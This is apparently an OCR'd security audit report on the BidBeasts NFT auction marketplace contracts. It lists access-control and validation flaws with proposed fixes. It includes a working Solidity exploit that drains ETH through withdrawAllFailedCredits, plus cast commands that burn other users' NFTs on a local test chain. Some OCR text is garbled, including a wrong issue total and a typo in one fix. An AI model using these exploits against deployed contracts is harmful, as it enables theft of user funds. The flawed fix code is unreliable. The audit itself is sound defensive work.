

Protocol Audit Report

Version 1.0

Muhammad Kashif

October 16, 2025

Protocol Audit Report

Muhammad Kashif

October 16, 2025

Prepared by: Muhammad Kashif

Security Researcher: Muhammad Kashif

Table of Contents

Protocol Summary

This smart contract implements a basic auction-based NFT marketplace for the BidBeasts ERC721 token. It enables NFT owners to list their tokens for auction, accept bids from participants, and settle auctions with a platform fee mechanism.

The project was developed using Solidity, OpenZeppelin libraries, and is designed for deployment on Ethereum-compatible networks.

Disclaimer

I makes all effort to find as many vulnerabilities in the code in the given time period, but holds no responsibilities for the findings provided in this document. A security audit is not an endorsement of the underlying business or product. The audit was time-boxed and the review of the code was solely on the security aspects of the Solidity implementation of the contracts.

Risk Classification

		Impact		
		High	Medium	Low
Likelihood	High	H	H/M	M
	Medium	H/M	M	M/L
	Low	M	M/L	L

We use the CodeHawks severity matrix to determine severity. See the documentation for more details.

Audit Details

Github Codebase Link

```
git clone https://github.com/CodeHawks-Contests/2025-09-bid-beasts.git
```

Scope

```
#./src/
#- BidBeasts_NFT_ERC721.sol
#- BidBeastsNFTMarketPlace.sol
```

Issues found

Severity	No of issues found
High	2
Medium	0
Low	2
Info	0
Total	0

Findings

High

[H-1] Unauthorized Access & Faulty Credit Accounting in `withdrawAllFailedCredits` Enables Complete Protocol Drain

Description When a user has a stored failed-transfer credit, calling the withdrawAllFailedCredits function should let that user reclaim their own credited ETH: the contract should read the credit for the beneficiary, clear the beneficiary's stored credit, and transfer the funds to that beneficiary. In short read the correct mapping key zero the same key (effects) send ETH to the rightful recipient (interaction).

withdrawAllFailedCredits(address _receiver) reads the credit from `failedTransferCredits[_receiver]` but then zeros and pays `failedTransferCredits[msg.sender]` (and transfers ETH to msg.sender). Because the mapping key read, the mapping key cleared, and the transfer recipient do not match, an attacker can call the function with _receiver set to a victim who has credits and receive those funds themselves; the victim's credit remains uncleared, enabling repeated withdrawals and draining protocol funds.

```
    function withdrawAllFailedCredits(address _receiver) external {
```

```
2           uint256 amount = failedTransferCredits[_receiver];
3           require(amount > 0, "No credits to withdraw");
4
5   @>      failedTransferCredits[msg.sender] = 0;
6
7           (bool success, ) = payable(msg.sender).call{value: amount}("");
8           require(success, "Withdraw failed");
9       }
```

Risk

Likelihood

Publicly Exposed Function withdrawAllFailedCredits is external and callable by anyone. No restrictions = anyone can trigger it. No Special Conditions The exploit doesn't depend on rare timing, complex reentrancy, or specific on-chain state. It only relies on faulty accounting, unauthorized access, which is always present. Low Cost to Attack The gas cost of repeatedly calling the function is small compared to the potential reward (protocol balance). Repeatable Drain Because credits are not cleared properly, the attacker can loop calls until the contract is drained.

Impact

Any caller can specify another address that actually has credits and receive those funds instead. This allows repeated theft (drain) until the protocal balance is fully drained.

Proof of Concepts

An attacker created two contracts (ExploitFromSeller and ExploitFromBidder). The Seller contract listed an NFT on the marketplace but intentionally did not implement receive()/payable fallback(), so any ETH sent to it reverts. The Bidder contract calls internally to Seller contract to listNFT() after that immediately executed a placeBid (direct purchase) and became the winner. When the marketplace tried to pay the Seller, the transfer failed and the marketplace recorded the amount in `failedTransferCredits[Seller]`. Because the withdraw function is buggy, the attacker then repeatedly called withdrawAllFailedCredits in a loop and siphoned the protocol's ETH.

Proof Of Code

```
1  // SPDX-License-Identifier: MIT
2  pragma solidity 0.8.20;
3
4  import {IBidBeastsNFTMarket} from "./IBidBeastsNFTMarket.sol";
5  import {IBidBeasts} from "./IBidBeasts.sol";
6  import {IERC721} from "../lib/openzeppelin-contracts/contracts/token/
       ERC721/IERC721.sol";
7
8  contract ExploitFromSeller {
9
10     IBidBeastsNFTMarket private immutable bidBeastsNFTMarket;
```

```
11      IBidBeasts private immutable bidBeastsNft;
12      address private immutable i_owner;
13
14      constructor (
15          address _nftMarketAddress,
16          address _bidBeasts
17          ) {
18          bidBeastsNFTMarket = IBidBeastsNFTMarket(_nftMarketAddress);
19          bidBeastsNft = IBidBeasts(_bidBeasts);
20          i_owner = msg.sender;
21      }
22
23      function listingNFT(uint256 tokenId, uint256 _buyNowPrice) public
            {
24          bidBeastsNft.approve(address(bidBeastsNFTMarket), tokenId);
25          bidBeastsNFTMarket.listNFT(tokenId, 1 ether, _buyNowPrice);
26      }
27
28      function onERC721Received(
29          address operator,
30          address from,
31          uint256 tokenId,
32          bytes calldata data
33      ) public returns (bytes4) {
34          return this.onERC721Received.selector;
35      }
36
37      // No receive or fallback functions, Intentionally we have to
            reject the incoming ether. We will drain protocal balance from '
            ExploitfromBidder' contract
38  }
39
40
41  contract ExploitFromBidder {
42
43      IBidBeastsNFTMarket private immutable bidBeastsNFTMarket;
44      ExploitFromSeller private exploitFromSeller;
45      address private immutable i_owner;
46      uint256 private s_buyNowPrice;
47
48      constructor (
49          address _nftMarketAddress,
50          address _exploitFromSellerAddress
51          ) {
52          bidBeastsNFTMarket = IBidBeastsNFTMarket(_nftMarketAddress);
53          exploitFromSeller = ExploitFromSeller(_exploitFromSellerAddress
                );
54          i_owner = msg.sender;
55      }
56
57      function listNft(uint256 tokenId) public payable {
```

```
58          require(i_owner == msg.sender);
59          uint256 s_buyNowPrice = msg.value;
60          exploitFromSeller.listingNFT(tokenId, s_buyNowPrice);
61          bidBeastsNFTMarket.placeBid{value: s_buyNowPrice}(tokenId);
62      }
63
64      function drainTheProtocolBalance() public payable {
65          require(i_owner == msg.sender);
66          uint256 targetBalance = address(bidBeastsNFTMarket).balance;
67          uint256 gasStart = gasleft();
68          while (true) {
69              bidBeastsNFTMarket.withdrawAllFailedCredits(address(
                    exploitFromSeller));
70              uint256 gasBalance = gasleft();
71              uint256 gasCost = gasStart - gasBalance;
72              targetBalance -= s_buyNowPrice;
73              if (gasCost > gasBalance || targetBalance < s_buyNowPrice)
                    break;
74          }
75      }
76
77      receive() external payable {}
78      // fallback() external payable {}
79
80      function onERC721Received(
81          address operator,
82          address from,
83          uint256 tokenId,
84          bytes calldata data
85      ) public returns (bytes4) {
86          return this.onERC721Received.selector;
87      }
88  }
```

Recommended mitigation

This fixes the unauthorized access problem by ensuring: 1. Only the credited user (msg.sender) can withdraw their own funds. 2. Attackers can no longer withdraw credits that belong to someone else.

```
1     function withdrawAllFailedCredits(address _receiver) external {
2   +       require(_receive == msg.sender, "Receiver is Not Caller");
3         uint256 amount = failedTransferCredits[_receiver];
4         require(amount > 0, "No credits to withdraw");
5
6         failedTransferCredits[msg.sender] = 0;
7
8         (bool success, ) = payable(msg.sender).call{value: amount}("");
9         require(success, "Withdraw failed");
10    }
```

[H-2] Unauthorized BidBeastNft::burn() Function Allows Arbitrary NFT Destruction, Creating Irrecoverable Asset Loss for Users and Unpayable Protocol NFT Debt

Description

When the protocol mints NFTs, each minted token should remain valid, transferrable, and burnable only by its rightful owner (or approved operator).

1. User-Owned NFT

Any external account can call burn() and destroy another user's NFT, even if the caller does not own or control it.

This leads to irrecoverable user asset loss, undermining trust in the protocol.

2. NFT in Marketplace/Auction

If NFTs are held by the marketplace contract during auctions or sales, an attacker can burn them prematurely. This creates a broken auction flow, invalid listings, and potentially leaves buyers with unresolvable purchases. This also introduces protocol-level NFT debt, where the marketplace promises assets that no longer exist.

```
@>     function burn(uint256 _tokenId) public {
         _burn(_tokenId);
         emit BidBeastsBurn(msg.sender, _tokenId);
     }
}
```

Risk

Likelihood

The risk is highly likely because the burn() function lacks any ownership or approval check, allowing any external account to invoke it. Attackers can repeatedly exploit this at zero cost, making it trivial to execute.

Impact

The impact is severe, as unauthorized burns cause permanent loss of user-owned NFTs and disrupt marketplace operations. This results in irrecoverable asset destruction and undermines protocol trust and integrity.

Proof of Concepts

1. Deployment of BidBeastsNFT and BidbeastNftMarket in Local Anvil Chain

```
anvil &
forge script script/BidBeastsNFTMarketPlace.s.sol --rpc-url http
    ://127.0.0.1:8545 --private-key $<deployer-key> --broadcast
```

2. Minting NFT as an authorized Minter.

```
cast send <BidBeastNftAddress> "mint(address)" <UserAddress> --rpc-url
    http://127.0.0.1:8545 --private-key $<deployer-key>
```

3. Burning NFT as an unauthorized user/ attacker

```
cast send <BidBeastNftAddress> "burn(uint256)" <tokenId> --rpc-url http
    ://127.0.0.1:8545 --private-key <attacker-Key>
```

4. Verfiy that Valid NFT owner/ protocal can permantly lost the NFT

```
cast call <BidBeastNftAddress> "balanceOf(address)(uint256)" <
    NFTOwnerAddress> --rpc-url http://127.0.0.1:8545
```

Recommended mitigation

Add an ownership and authorization check before burning so only the rightful NFT owner or an approved operator can destroy the token. This prevents arbitrary and unauthorized burning of user assets.

```
function burn(uint256 _tokenId) public {
+       address owner = ownerOf(_tokenId); // also reverts if
    nonexistent
+       _checkAuthorized(owner, msg.sender, _tokenId);
        _burn(_tokenId);
        emit BidBeastsBurn(msg.sender, _tokenId);
    }
```

[L-1] Seller Early Exit Violates Time-Bounded Auction Principle As Mentioned in Docs

Description

Normal Behavior The official documentation clearly states auctions last for 3 days, creating a predictable, time-bound competitive environment for all participants. Bidders should have the full advertised duration to compete and strategize their bids.

Issue The `takeHighestBid()` function allows sellers to terminate auctions prematurely, fundamentally breaking the time-bound nature of the auction system.

```
@>  function takeHighestBid(uint256 tokenId) external isListed(tokenId)
     isSeller(tokenId, msg.sender) {
@>      Bid storage bid = bids[tokenId];
@>      require(bid.amount >= listings[tokenId].minPrice, "Highest bid
    is below min price");
@>      _executeSale(tokenId);
@>  }
```

Rish

Likelihood

Sellers will frequently use this to lock in profits when they see a “good enough” bid

Sellers will frequently use this to avoid waiting 3 days for funds

Impact

Breaks Time-Bound Promise: The 3-day duration becomes meaningless when sellers can end auctions at will.

Unpredicatable Auction Time: The current code implementation extends the duration of auction which can make auction ending time unpredicatable.

Proof of Concepts

None.

Recommended mitigation

The code changes enforce a strict 3-day auction duration as documented, eliminating the previous rolling extension mechanism that created unpredictable auction end times.

```
-   uint256 constant public S_AUCTION_EXTENSION_DURATION = 15 minutes;
+   uint256 constant public immutable I_AUCTION_DURATION = 3 days;


    function listNFT(uint256 tokenId, uint256 _minPrice, uint256
        _buyNowPrice) external {
        require(BBERC721.ownerOf(tokenId) == msg.sender, "Not the owner
            ");
        require(_minPrice >= S_MIN_NFT_PRICE, "Min price too low");
        if (_buyNowPrice > 0) {
            require(_minPrice <= _buyNowPrice, "Min price cannot exceed
                buy now price");
        }

        BBERC721.transferFrom(msg.sender, address(this), tokenId);

        listings[tokenId] = Listing({
            seller: msg.sender,
            minPrice: _minPrice,
```

```
17              buyNowPrice: _buyNowPrice,
18  -           auctionEnd: 0, // Timer starts only after the first valid
        bid.
19  +           auctionEnd: block.timestamp + 3 days,
20              listed: true
21          });
22
23          emit NftListed(tokenId, msg.sender, _minPrice, _buyNowPrice);
24      }
25
26
27  function placeBid(uint256 tokenId) external payable isListed(tokenId) {
28          Listing storage listing = listings[tokenId];
29          address previousBidder = bids[tokenId].bidder;
30          uint256 previousBidAmount = bids[tokenId].amount;
31
32          require(listing.seller != msg.sender, "Seller cannot bid");
33
34          // auctionEnd == 0 => no bids yet => allowed
35          // auctionEnd > 0 and block.timestamp >= auctionEnd => auction
                ended => block
36  -       require(listing.auctionEnd == 0 || block.timestamp < listing.
        auctionEnd, "Auction ended");
37  +       require(block.timestamp < listing.auctionEnd, "Auction ended");
38
39          // --- Buy Now Logic ---
40
41          if (listing.buyNowPrice > 0 && msg.value >= listing.buyNowPrice
                ) {
42              uint256 salePrice = listing.buyNowPrice;
43              uint256 overpay = msg.value - salePrice;
44
45              // EFFECT: set winner bid to exact sale price (keep
                    consistent)
46              bids[tokenId] = Bid(msg.sender, salePrice);
47              listing.listed = false;
48
49              if (previousBidder != address(0)) {
50                  _payout(previousBidder, previousBidAmount);
51              }
52
53              // NOTE: using internal finalize to do transfer/payouts.
                    _executeSale will assume bids[tokenId] is the final
                    winner.
54              _executeSale(tokenId);
55
56              // Refund overpay (if any) to buyer
57              if (overpay > 0) {
58                  _payout(msg.sender, overpay);
59              }
60
```

```
61              return;
62          }
63
64          require(msg.sender != previousBidder, "Already highest bidder")
                ;
65          emit AuctionSettled(tokenId, msg.sender, listing.seller, msg.
                value);
66
67          // --- Regular Bidding Logic ---
68          uint256 requiredAmount;
69
70          if (previousBidAmount == 0) {
71
72              requiredAmount = listing.minPrice;
73              require(msg.value > requiredAmount, "First bid must be >
                    min price");
74  -           listing.auctionEnd = block.timestamp +
        S_AUCTION_EXTENSION_DURATION;
75  -           emit AuctionExtended(tokenId, listing.auctionEnd);
76
77          } else {
78              requiredAmount = (previousBidAmount / 100) * (100 +
                    S_MIN_BID_INCREMENT_PERCENTAGE);
79              require(msg.value >= requiredAmount, "Bid not high enough")
                    ;
80
81  -           uint256 timeLeft = 0;
82  -           if (listing.auctionEnd > block.timestamp) {
83  -               timeLeft = listing.auctionEnd - block.timestamp;
84  -           }
85  -           if (timeLeft < S_AUCTION_EXTENSION_DURATION) {
86  -               listing.auctionEnd = listing.auctionEnd +
        S_AUCTION_EXTENSION_DURATION;
87  -               emit AuctionExtended(tokenId, listing.auctionEnd);
88  -           }
89          }
90
91          // EFFECT: update highest bid
92          bids[tokenId] = Bid(msg.sender, msg.value);
93
94          if (previousBidder != address(0)) {
95              _payout(previousBidder, previousBidAmount);
96          }
97
98          emit BidPlaced(tokenId, msg.sender, msg.value);
99      }
100
101     function settleAuction(uint256 tokenId) external isListed(tokenId)
            {
102         Listing storage listing = listings[tokenId];
103 -       require(listing.auctionEnd > 0, "Auction has not started (no
```

```
        bids)");
104         require(block.timestamp >= listing.auctionEnd, "Auction has not
                ended");
105         require(bids[tokenId].amount >= listing.minPrice, "Highest bid
                did not meet min price");
106         _executeSale(tokenId);
107     }
```

[L-2] Incorrect Minimum Price Validation in placeBid()

Description

Bids at exactly the minPrice should be accepted as valid first bids. Users should be able to bid the exact minimum without artificial constraints.

The placeBid() function uses strict inequality (>) instead of inclusive inequality (>=) for minimum price validation, incorrectly rejecting bids that exactly match the seller's minimum price.

```
1   function placeBid(uint256 tokenId) external payable isListed(tokenId)
        {
2         Listing storage listing = listings[tokenId];
3         address previousBidder = bids[tokenId].bidder;
4         uint256 previousBidAmount = bids[tokenId].amount;
5
6         require(listing.seller != msg.sender, "Seller cannot bid");
7
8         // auctionEnd == 0 => no bids yet => allowed
9         // auctionEnd > 0 and block.timestamp >= auctionEnd => auction
              ended => block
10        require(listing.auctionEnd == 0 || block.timestamp < listing.
              auctionEnd, "Auction ended");
11
12        // --- Buy Now Logic ---
13
14        if (listing.buyNowPrice > 0 && msg.value >= listing.buyNowPrice
              ) {
15            uint256 salePrice = listing.buyNowPrice;
16            uint256 overpay = msg.value - salePrice;
17
18            // EFFECT: set winner bid to exact sale price (keep
                  consistent)
19            bids[tokenId] = Bid(msg.sender, salePrice);
20            listing.listed = false;
21
22            if (previousBidder != address(0)) {
23                _payout(previousBidder, previousBidAmount);
24            }
25
```

```
26              // NOTE: using internal finalize to do transfer/payouts.
                    _executeSale will assume bids[tokenId] is the final
                    winner.
27              _executeSale(tokenId);
28
29              // Refund overpay (if any) to buyer
30              if (overpay > 0) {
31                  _payout(msg.sender, overpay);
32              }
33
34              return;
35          }
36
37          require(msg.sender != previousBidder, "Already highest bidder")
                ;
38          emit AuctionSettled(tokenId, msg.sender, listing.seller, msg.
                value);
39
40          // --- Regular Bidding Logic ---
41          uint256 requiredAmount;
42
43          if (previousBidAmount == 0) {
44              // auditi - Low - There should be minimum bid enforcement -
                    msg.value >= requiredAmount
45
46              requiredAmount = listing.minPrice;
47  @>          require(msg.value > requiredAmount, "First bid must be >
        min price");
48              listing.auctionEnd = block.timestamp +
                    S_AUCTION_EXTENSION_DURATION;
49              emit AuctionExtended(tokenId, listing.auctionEnd);
50
51          } else {
52              requiredAmount = (previousBidAmount / 100) * (100 +
                    S_MIN_BID_INCREMENT_PERCENTAGE);
53              require(msg.value >= requiredAmount, "Bid not high enough")
                    ;
54
55              uint256 timeLeft = 0;
56              if (listing.auctionEnd > block.timestamp) {
57                  timeLeft = listing.auctionEnd - block.timestamp;
58              }
59              if (timeLeft < S_AUCTION_EXTENSION_DURATION) {
60                  listing.auctionEnd = listing.auctionEnd +
                        S_AUCTION_EXTENSION_DURATION;
61                  emit AuctionExtended(tokenId, listing.auctionEnd);
62              }
63          }
64
65          // EFFECT: update highest bid
66          bids[tokenId] = Bid(msg.sender, msg.value);
```

```
67
68          if (previousBidder != address(0)) {
69              _payout(previousBidder, previousBidAmount);
70          }
71
72          emit BidPlaced(tokenId, msg.sender, msg.value);
73      }
```

Risk

Likelihood:

Every first bidder has to face this issue.

Impact:

Legitimate bidders offering exactly the minimum price are turned away and have to face reverts.

Forces users to calculate “minimum + 1 wei” unnecessarily.

Proof of Concepts None

Recommended mitigation

Fixed the strict inequality validation that was incorrectly rejecting bids at the exact minimum price, aligning the code with expected auction behavior and user expectations.

“‘diff function placeBid(uint256 tokenId) external payable isListed(tokenId) { Listing storage listing = listings[tokenId]; address previousBidder = bids[tokenId].bidder; uint256 previousBidAmount = bids[tokenId].amount;

```
1       require(listing.seller != msg.sender, "Seller cannot bid");
2
3       // auctionEnd == 0 => no bids yet => allowed
4       // auctionEnd > 0 and block.timestamp >= auctionEnd => auction
           ended => block
5       require(listing.auctionEnd == 0 || block.timestamp < listing.
           auctionEnd, "Auction ended");
6
7       // --- Buy Now Logic ---
8
9       if (listing.buyNowPrice > 0 && msg.value >= listing.buyNowPrice) {
10          uint256 salePrice = listing.buyNowPrice;
11          uint256 overpay = msg.value - salePrice;
12
13          // EFFECT: set winner bid to exact sale price (keep consistent)
14          bids[tokenId] = Bid(msg.sender, salePrice);
15          listing.listed = false;
16
17          if (previousBidder != address(0)) {
18              _payout(previousBidder, previousBidAmount);
```

```
        }

        // NOTE: using internal finalize to do transfer/payouts.
            _executeSale will assume bids[tokenId] is the final winner.
        _executeSale(tokenId);

        // Refund overpay (if any) to buyer
        if (overpay > 0) {
            _payout(msg.sender, overpay);
        }

        return;
    }

    require(msg.sender != previousBidder, "Already highest bidder");
    emit AuctionSettled(tokenId, msg.sender, listing.seller, msg.value)
        ;

    // --- Regular Bidding Logic ---
    uint256 requiredAmount;

    if (previousBidAmount == 0) {
        // auditi - Low - There should be minimum bid enforcement - msg
            .value >= requiredAmount

        requiredAmount = listing.minPrice;
```

```
        require(msg.value > requiredAmount, "First bid must be >
            min price");
```

```
      require(msg.value >= requiredAmount, "First bid must be >=
          min price");
      listing.auctionEnd = block.timestamp +
          S_AUCTION_EXTENSION_DURATION;
      emit AuctionExtended(tokenId, listing.auctionEnd);

  } else {
      requiredAmount = (previousBidAmount / 100) * (100 +
          S_MIN_BID_INCREMENT_PERCENTAGE);
      require(msg.value >= requiredAmount, "Bid not high enough");

      uint256 timeLeft = 0;
      if (listing.auctionEnd > block.timestamp) {
          timeLeft = listing.auctionEnd - block.timestamp;
      }
      if (timeLeft < S_AUCTION_EXTENSION_DURATION) {
          listing.auctionEnd = listing.auctionEnd +
              S_AUCTION_EXTENSION_DURATION;
          emit AuctionExtended(tokenId, listing.auctionEnd);
      }
```

```
17      }
18
19      // EFFECT: update highest bid
20      bids[tokenId] = Bid(msg.sender, msg.value);
21
22      if (previousBidder != address(0)) {
23          _payout(previousBidder, previousBidAmount);
24      }
25
26      emit BidPlaced(tokenId, msg.sender, msg.value);
```

}